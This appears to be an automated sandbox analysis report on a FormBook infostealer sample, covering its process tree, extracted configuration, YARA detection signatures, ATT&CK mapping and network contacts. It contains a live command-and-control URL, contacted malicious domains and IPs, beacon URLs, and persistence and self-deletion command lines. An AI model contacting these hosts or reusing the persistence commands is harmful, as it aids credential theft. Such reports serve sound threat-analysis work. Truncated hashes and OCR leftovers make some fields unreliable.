ID: 385317
Sample Name: YNzE2QUkvaTK7kd.exe
Cookbook: default.jbs
Time: 10:12:34
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report YNzE2QUkvaTK7kd.exe

Overview


General Information

Sample Name:	YNzE2QUkvaTK7kd.exe
Analysis ID:	385317
MD5:	52322f04ee7e74e.
SHA1:	8689cd483e8cc3...
SHA256:	ef885d515b4d6e1.
Tags:	Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- Allocates memory in foreign process…
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…

Classification



Startup

- **System is w10x64**
- YNzE2QUkvaTK7kd.exe (PID: 6860 cmdline: 'C:\Users\user\Desktop\YNzE2QUkvaTK7kd.exe' MD5: 52322F04EE7E74ED0DEE03B54DBB2B14)
  - schtasks.exe (PID: 7140 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\VVhTSSmjNa' /XML 'C:\Users\user\AppData\Local\Temp\tmp27F.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 7156 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 496 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - ipconfig.exe (PID: 1836 cmdline: C:\Windows\SysWOW64\ipconfig.exe MD5: B0C7423D02A007461C850CD0DFE09318)
        - cmd.exe (PID: 744 cmdline: /c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6668 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.smarttel.management/msc/"
  ],
  "decoy": [
    "vanwertfamilyhealth.com",
    "amiawke.com",
    "hq-leaks.net",
    "playersgolfworld.info",
    "atlantaoffshore.com",
    "redstateaf.com",
    "leosquad.world",
    "elchtec.com",
    "mjshenanigans.com",
    "rbsccj.com",
    "360healthy.life",
    "sympa.digital",
    "afrotresor.com",
    "amazingliberty.com",
    "realsults.com",
    "preethamgudichuttu.com",
    "anastasiavegilates.com",
    "blockchainfest.asia",
    "viaverdeproject.net",
    "shouryashukla.com",
    "african-elephant.com",
    "factorysale.online",
    "vqxxmrxhpsho.mobi",
    "munchstaging.com",
    "codealemayohabrha.com",
    "melrosecakecompany.com",
    "themaskamigo.com",
    "aviatop.online",
    "coivdanswers.com",
    "geralouittane.com",
    "amazonshack.com",
    "aeguana.info",
    "samaalkaleej.com",
    "disruptorgen.com",
    "crystalcpv.com",
    "lsertsex.com",
    "affiliatesupersummit.com",
    "tintuc-247.info",
    "balakawu.com",
    "smartecomall.com",
    "chorahouses.com",
    "bellezaorganica.club",
    "greenbayhemorrhoidcenter.com",
    "iklanlaskar.com",
    "oldtownbusinessdistrict.com",
    "hindmetalhouse.com",
    "diligentpom.com",
    "genetic-web.com",
    "novergi.com",
    "sincetimebegan.com",
    "foodyfie.com",
    "wfiboostrs.com",
    "startuphrs.com",
    "vkjuzcsh.icu",
    "primarewards.net",
    "snappygarden.com",
    "rangerpoint.net",
    "meramission.com",
    "adsatadvanstar.com",
    "railrockers.com",
    "smartlightinggreenidea.com",
    "streetsmartlove.net",
    "shnfxj.com",
    "sms-master.online"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.702411674.0000000001AF0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000006.00000002.702411674.0000000001AF0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000006.00000002.702411674.0000000001AF0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.911335955.0000000000940000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.911335955.0000000000940000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 15 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
6.2.RegSvcs.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.RegSvcs.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
6.2.RegSvcs.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
6.2.RegSvcs.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.RegSvcs.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior:

Uses ipconfig to lookup or modify the Windows network settings

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 8 1 2	Rootkit 1	Credential API Hooking 1	Query Registry 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Masquerading 1	LSASS Memory	Security Software Discovery 3 3 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 4 1	NTDS	Virtualization/Sandbox Evasion 4 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 8 1 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Network Configuration Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	System Information Discovery 1 1 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
YNzE2QUkvaTK7kd.exe	29%	ReversingLabs	Win32.Trojan.Wacatac	
YNzE2QUkvaTK7kd.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\VVhTSSmjNa.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\VVhTSSmjNa.exe	29%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.fonts.com%	0%	Avira URL Cloud	safe	
www.smarttel.management/msc/	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp//r	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.sakkal.comp	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.wfiboostrs.com/msc/?2d=Yn6xWrc8&6lXXDHeh=Vmyb2+dBHu0Fxfg/5qCzMPkyVQF1W5lD3/EJu1ZP6IBNOOXVlqQnUzqXVgG8rpdGNrLT	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/4	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/4	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/4	0%	URL Reputation	safe	
http://www.fontbureau.com4	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html(	0%	Avira URL Cloud	safe	
http://www.fonts.comp	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.fonts.comt	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/n	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/u	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/u	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/u	0%	URL Reputation	safe	
http://www.fontbureau.comlvfet	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/n	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/n	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/n	0%	URL Reputation	safe	
http://www.realsults.com/msc/?2d=Yn6xWrc8&6lXXDHeh=SLnxv5WEj6YhjIrb8B4FzKU74ag+VtkikWCAHb2VKlwGrAtgyss6rL13pKH+jHoocxko	0%	Avira URL Cloud	safe	
http://www.tiro.comc	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/Y0-s	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.lsertsex.com	103.120.82.56	true	true		unknown
www.realsults.com	154.203.184.76	true	true		unknown
www.wfiboostrs.com	172.67.148.14	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.smarttel.management/msc/	true	• Avira URL Cloud: safe	low
http://www.wfiboostrs.com/msc/?2d=Yn6xWrc8&6lXXDHeh=Vmyb2+dBHu0Fxfg/5qCzMPkyVQF1W5lD3/EJu1ZP6IBNOOXVlqQnUzqXVgG8rpdGNrLT	true	• Avira URL Cloud: safe	unknown
http://www.realsults.com/msc/?2d=Yn6xWrc8&6lXXDHeh=SLnxv5WEj6YhjIrb8B4FzKU74ag+VtkikWCAHb2VKlwGrAtgyss6rL13pKH+jHoocxko	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.000000000746200.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.000000000746200.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.000000000746200.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.com%	YNzE2QUkvaTK7kd.exe, 00000000.00000003.646162179.000000000190C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers?	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name4	YNzE2QUkvaTK7kd.exe, 00000000.00000002.666202347.0000000003250000.00000004.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false		high
